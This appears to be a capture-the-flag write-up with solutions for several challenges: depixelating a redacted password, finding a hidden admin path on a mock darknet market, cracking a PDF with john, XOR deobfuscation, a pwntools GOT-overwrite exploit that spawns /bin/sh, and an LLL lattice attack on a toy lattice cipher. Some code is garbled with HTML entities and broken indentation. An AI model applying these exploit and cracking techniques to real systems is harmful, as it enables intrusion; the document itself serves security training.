
Steps to solve:

1. Open the challenge file:

```
ghost0ps: One of our guys got popped. Had to rotate access. New admin pass: ████████
darkseller92: Damn. Any traces back to us?
ghost0ps: No, but I'm scrubbing logs just in case.
darkseller92: Good. What about the latest dump?
ghost0ps: 5M records—execs, gov emails, card hashes.
darkseller92: VIPs first, public later. And that buyer?
ghost0ps: Wants a gov database sample.
darkseller92: Scrub it clean. No risks.
ghost0ps: Got it. Also, that ransomware crew is reaching out again.
darkseller92: Ignore them. We sell data, not drama.
```

2. We will be using : https://github.com/spipm/Depixelization_poc

3. In order to use this, we need to crop the pixelated part accurately as:



Save the cropped part.

4. Close the tool above and run this command:

```
python3 depix.py \
```


```
-p /path/to/your/input/image.png \
```

```
-s images/searchimages/debruinseq_notepad_Windows10_closeAndSpaced.png \
```

```
-o /path/to/your/output.png
```


```
debruinseq_notepad_Windows10_closeAndSpaced.png -o ../output.png
2025-03-28 23:47:29,158 - Loading pixelated image from ../pixelated.png
2025-03-28 23:47:29,202 - Loading search image from images/searchimages/debruinseq_notepad_Windows10_closeAndSpaced.png
2025-03-28 23:47:31,276 - Finding color rectangles from pixelated space
2025-03-28 23:47:31,277 - Found 20 same color rectangles
2025-03-28 23:47:31,278 - 20 rectangles left after moot filter
2025-03-28 23:47:31,278 - Found 2 different rectangle sizes
2025-03-28 23:47:31,279 - Finding matches in search image
2025-03-28 23:47:31,279 - Scanning 18 blocks with size (5, 5)
2025-03-28 23:47:31,312 - Scanning in searchImage: 0/1674
2025-03-28 23:48:21,355 - Scanning 2 blocks with size (3, 5)
2025-03-28 23:48:21,368 - Scanning in searchImage: 0/1676
2025-03-28 23:48:48,546 - Removing blocks with no matches
2025-03-28 23:48:48,546 - Splitting single matches and multiple matches
2025-03-28 23:48:48,550 - [9 straight matches | 11 multiple matches]
2025-03-28 23:48:48,551 - Trying geometrical matches on single-match squares
2025-03-28 23:48:48,742 - [13 straight matches | 7 multiple matches]
2025-03-28 23:48:48,742 - Trying another pass on geometrical matches
2025-03-28 23:48:48,916 - [13 straight matches | 7 multiple matches]
2025-03-28 23:48:48,916 - Writing single match results to output
2025-03-28 23:48:48,917 - Writing average results for multiple matches to output
2025-03-28 23:48:49,100 - Saving output image to: ../output.png
```

4. Open output.png:



The password is : aX01sa

5. Now access the portal :



Check the page source and you found find the admin path:

```
view-source:52.43.183.59:1305
<div class="listing">
  <h2>Zero-Day Exploits</h2>
  <p>Fresh vulnerabilities for major OS and applications.</p>
  <p><strong>Date:</strong> 2024-06-30</p>
  <p><strong>Price:</strong> 8 BTC</p>
  <p><strong>Contact:</strong> @exploit_labs</p>
</div>
<div class="listing">
  <h2>Crypto Wallet Dumps</h2>
  <p>Seed phrases and private keys from compromised wallets.</p>
  <p><strong>Date:</strong> 2024-07-05</p>
  <p><strong>Price:</strong> 4 BTC</p>
  <p><strong>Contact:</strong> @wallet_h4ck3r</p>
</div>
<div class="listing">
  <h2>Exclusive Ransomware Kit</h2>
  <p>Full package with C2 panel and deployment guide.</p>
  <p><strong>Date:</strong> 2024-07-10</p>
  <p><strong>Price:</strong> 6 BTC</p>
  <p><strong>Contact:</strong> @dark_ransom</p>
</div>
<div class="listing">
  <h2>Corporate Email Dumps</h2>
  <p>100k+ corporate emails with plaintext passwords.</p>
  <p><strong>Date:</strong> 2024-07-12</p>
  <p><strong>Price:</strong> 2 BTC</p>
  <p><strong>Contact:</strong> @breachhunter</p>
</div>
</div>
<!--
<div class="hidden-portal-link">
  <a href="/4dm1nP0rt41">Beta Admin Access Only</a>
</div>
!-->
<footer>
  <p>&copy; 2024 Darknet Marketplace | No Logs | No Tracking</p>
</footer>
</div>
</body>
</html>
```


Hidden Portal - Venom Leaks

52.43.183.59:1305/4dm1nP0rt41

Welcome to the Admin Panel

Enter the password to access the leaked database:

Enter the password:




It will download the zip file.

Open the zip file and one of the pdf file named: leak137.zip is password protected. Rest all have fake flags.

Use john to crack the password of the pdf file.

Pass: pdfc4zgk

Open the pdf:



3. Reverse engineering:

Summary:

The given string was base64 string, which when decoded using cyberchef will give a gzip file.

Read the gzip and make the deobfuscation script and it will give the flag:

Solve.py:

```
import base64
```

```
var_code_base64 =  
'38uqlyMjQ6rGEvFHqHETqHEvqHE3qFELLJRpBRLcEuOPH0JfIQ8D4uwuluTB03F0qH  
EzqGEflvOoY1um41dplvNzqGs7qHsDlvDAH2qoF6gi9RLcEuOP4uwuluQbw1bXIF7bGF  
4HVsf7qHsHlvBFqC9oqHs/lvCoJ6gi86pnBwd4eEJ6eXLcw3t8eagxyKV+EuNJY0sjMyMj  
S9zcJCNJI0t7h3DG3PZzyosjlyN5EupycksjkycjSyOTJyNJlkkISSBxS2ZT/Pfc9nOoNwdJI  
3FLC0xewdz2puNXTUkjSSNJI6rFoOUqsGg4SuoXwcvSSN1SSdxdEuOvXyY3Paodwc  
zSSN1SyMDIyNxdEuOvXyY3Pam41c3qG8HJ6gnByLrqicHqHcHMyLhyPSoXwcvdEvj2f  
7f3PZ0S+W1pHHc9qgnB6hvBysa4lckS9OWgXXc9txHBzPLcNzc3H9/DX9TSINGf1BXQI  
dWUHxAFBsQIzEXdVs='
```

```
# Decode base64 string to bytes
```

```
var_code_bytes = base64.b64decode(var_code_base64)
```

```
# Perform bitwise XOR operation with 35
```

```
var_code_result = bytes([byte ^ 35 for byte in var_code_bytes])
```

```
# Print the result as a string
```

```
print(var_code_result)
```

4. Pwn:

Solution:

```
from pwn import *
```

```
import warnings
```

```
warnings.simplefilter(action='ignore', category=BytesWarning)
```

```
context.terminal = ["tmux", "splitw", "-h", "-p", "60"]
```

```
if args.SILENCE:
```

```
    context.log_level="info"
```

```
else:
```

```
    context.log_level="debug"
```

```

elf = ELF("./chal/patched",checksec=False)
context.arch=elf.arch

gdb_script = """
b *main
c
"""

if args.REMOTE:
    p = remote("localhost", 9998)

else:
    p = elf.process(aslr=False)

if args.GDB:
    gdb.attach(p,gdb_script)

# create GOT entry for realpath

p.sendlineafter("Choose:",str("2"))
p.sendlineafter("What path do you want to resolve :","/bin/sh")

#last byte 50 -> system
p.sendlineafter("Choose:",str("1"))
p.recvuntil("to patch: ")
useless_func_address=int(p.recvline(),16)
elf.address=useless_func_address-elf.symbols["useless"]
print("useless_func_address",hex(useless_func_address))
print("elf.address",hex(elf.address))
p.sendline(hex(elf.got["realpath"]))
p.send(chr(0x50))
p.sendlineafter("Choose:",str("2"))
p.sendlineafter("What path do you want to resolve :","/bin/sh")
p.interactive()

```

6. Crypto:

Challenge Details

You've been provided with the following information, your objective is to obtain the "Secret Key" and decrypt the "Secret Message".

Parameters (q,n,k) = (?,16,2)

```
A = [77*z^15 + 67*z^14 + 59*z^13 + 15*z^12 + 77*z^11 + 40*z^10 + 42*z^9 +
61*z^8 + 121*z^7 + 113*z^6 + 94*z^5 + 124*z^4 + 22*z^3 + 40*z^2 + 103*z +
26 55*z^15 + 32*z^14 + 64*z^13 + 112*z^12 + 6*z^11 + 90*z^10 + 82*z^9 +
111*z^8 + 46*z^7 + 105*z^6 + 106*z^5 + 25*z^4 + 111*z^3 + 74*z^2 + 28*z +
4]
[ 118*z^15 + z^14 + 117*z^13 + 97*z^12 + 93*z^11 + 118*z^10 + 72*z^9 +
104*z^8 + 54*z^7 + 3*z^6 + 10*z^5 + 23*z^4 + 63*z^3 + 117*z^2 + 48*z + 22
90*z^15 + 92*z^14 + 100*z^13 + 33*z^12 + 90*z^11 + 25*z^10 + 7*z^9 +
74*z^8 + 44*z^7 + 64*z^6 + 38*z^5 + 70*z^4 + 23*z^3 + 80*z^2 + 96*z + 47]
```

```
t = (104*z^15 + 76*z^14 + 22*z^13 + 109*z^12 + 71*z^11 + 102*z^10 +
44*z^8 + 102*z^7 + 19*z^6 + 3*z^5 + 64*z^4 + 107*z^3 + 91*z^2 + 117*z +
97, 71*z^15 + 22*z^14 + 117*z^13 + 70*z^12 + 91*z^11 + 63*z^10 + 28*z^9 +
78*z^8 + 64*z^7 + 38*z^6 + 70*z^5 + 20*z^4 + 102*z^3 + 96*z^2 + 103*z +
59)
```

```
u = (114*z^15 + 57*z^14 + 121*z^13 + 35*z^12 + 99*z^11 + 22*z^10 + 13*z^9
+ 43*z^8 + 83*z^7 + 64*z^6 + 70*z^5 + 53*z^4 + 112*z^3 + 66*z^2 + 23*z +
76, 113*z^15 + 109*z^14 + 24*z^13 + 110*z^12 + 36*z^11 + 74*z^10 + 23*z^9
+ 76*z^8 + 58*z^7 + 108*z^6 + 102*z^5 + 105*z^4 + 29*z^3 + 43*z^2 + 74*z
+ 90)
```

```
v = 107*z^15 + 84*z^14 + 30*z^13 + 35*z^12 + 5*z^11 + 81*z^10 + 94*z^9 +
12*z^8 + 24*z^7 + 101*z^6 + 95*z^5 + 101*z^4 + 21*z^3 + 110*z^2 + 87*z +
47
```

Flag

CVCTF{0111100001101111}

Plaintext will be "0111100001101111", a binary string with ASCII equivalent of "xo".

Instruct player to wrap the printable binary string in CVCTF{} format.

Solution

```
import random
import numpy as np
Q = 0
N = 16
k = 2
for i in prime_range(100,200):
    try:
        Q = i
        HALF_Q = int((Q+1)/2)
        PR.&lt;x> = PolynomialRing(GF(Q))
        R.&lt;z> = PR.quotient_ring(x^16 + 1)
        def gen_small_poly_vector(size, low=-1, high=2, check=True):
```

```

while True:
    v = [R(list(np.random.randint(low, high, N))) for _ in
range(size)]
    if check and (len(set(v)) != len(v)):
        continue
    else:
        if size==1:
            return v[0]
        return vector(v)
    def keygen():
        A = random_matrix(R, k, k)
        s = gen_small_poly_vector(k, 0)
        e = gen_small_poly_vector(k)
        return s, (A, A*s+e)
    def encrypt(pk, m):
        A, t = pk
        r = gen_small_poly_vector(k)
        e1 = gen_small_poly_vector(k)
        e2 = gen_small_poly_vector(1)
        u = A.T * r + e1
        v = t * r + e2 + R(m[::-1]) * HALF_Q
        return u,v
    def decrypt(sk, m):
        u, v = m
        m = v - sk*u
        return m
    def round(val, center, bound):
        dist_center = np.abs(center - val)
        dist_bound = min(val, bound - val)
        return 1 if dist_center < dist_bound else 0
    def compress(decry_m):
        dm =[int(i) for i in decry_m.list()[:-1]]
        dm = list(map(lambda x: round(x, HALF_Q, Q), dm))
        return dm
    # Assigning
    A1 = R([77, 67, 59, 15, 77, 40, 42, 61, 121, 113, 94, 124, 22,
40, 103, 26]::-1))
    A2 = R([55, 32, 64, 112, 6, 90, 82, 111, 46, 105, 106, 25, 111,
74, 28, 4]::-1))

    A3 = R([118, 1, 117, 97, 93, 118, 72, 104, 54, 3, 10, 23, 63,
117, 48, 22]::-1))
    A4 = R([90, 92, 100, 33, 90, 25, 7, 74, 44, 64, 38, 70, 23, 80,
96, 47]::-1))

```

```

A = matrix([[A1,A2],[A3,A4]])
t1 = [104, 76, 22, 109, 71, 102, 0, 44, 102, 19, 3, 64, 107, 91,
117, 97][::-1]
t2 = [71, 22, 117, 70, 91, 63, 28, 78, 64, 38, 70, 20, 102, 96,
103, 59][::-1]
t = vector([R(t1), R(t2)])
u1 = R([114, 57, 121, 35, 99, 22, 13, 43, 83, 64, 70, 53, 112,
66, 23, 76][::-1])
u2 = R([113, 109, 24, 110, 36, 74, 23, 76, 58, 108, 102, 105, 29,
43, 74, 90][::-1])
u = vector([u1, u2])
v = R([107, 84, 30, 35, 5, 81, 94, 12, 24, 101, 95, 101, 21, 110,
87, 47][::-1])
# MLWE to LWE matrix reduction
mulA = matrix(QQ, 33, 32)
mulA[:16,:16] = A1.matrix()
mulA[16:32,:16] = A2.matrix()
mulA[:16,16:] = A3.matrix()
mulA[16:32,16:] = A4.matrix()
mulA[32] = t1+t2
# Creating lattice basis
B = matrix(QQ, 65, 65)
B[:32,:32] = Q * identity_matrix(QQ, 32, 32)
B[32:,:32] = mulA
B[32:,:32:] = identity_matrix(QQ, 33, 33)
# Applying LLL algorithm
reduced = B.LLL()
shortest_vector = reduced[0]
# Shortest vector
e = list(shortest_vector[:32])
s = list(-shortest_vector[32:64])
e = vector([R(e[:16]), R(e[16:])])
s = vector([R(s[:16]), R(s[16:])])
if(-e == A*s - t):
    print(""With Q = ", Q)
    print(""Potentially found s ::", s)
else:
    print(""[-] Tried Q = ", Q)

m = [random.choice([0, 1]) for _ in range(16)]
me = encrypt((A, t), m)
md = decrypt(s, me)
if(m == compress(md)):
    print(""Yup, this is it!"")

```

```

print("&quot;With Q = &quot;, Q)
print("&quot;[+]Found s ::&quot;, s)
mn = decrypt(s, (u, v))
print(mn)
m = compress(mn)
m_str = [str(num) for num in m]
binary_str = '&#39;&#39;'.join(m_str)
print(f"&quot;flag=\&quot;{'&#39;&#39;'.join(m_str)}\&quot;&quot;")
ascii_chars = []
for i in range(0, len(binary_str), 8):
    try:
        ascii_chars.append(chr(int(binary_str[i:i+8],
2)))
    except ValueError:
        continue
    except TypeError:
        continue
ascii_text = '&quot;&quot;'.join(ascii_chars)
print("&quot;Plaintext:: &quot;, ascii_text)
print()
print()
finally:
    print("&quot;Done&quot;")
Q = 0

```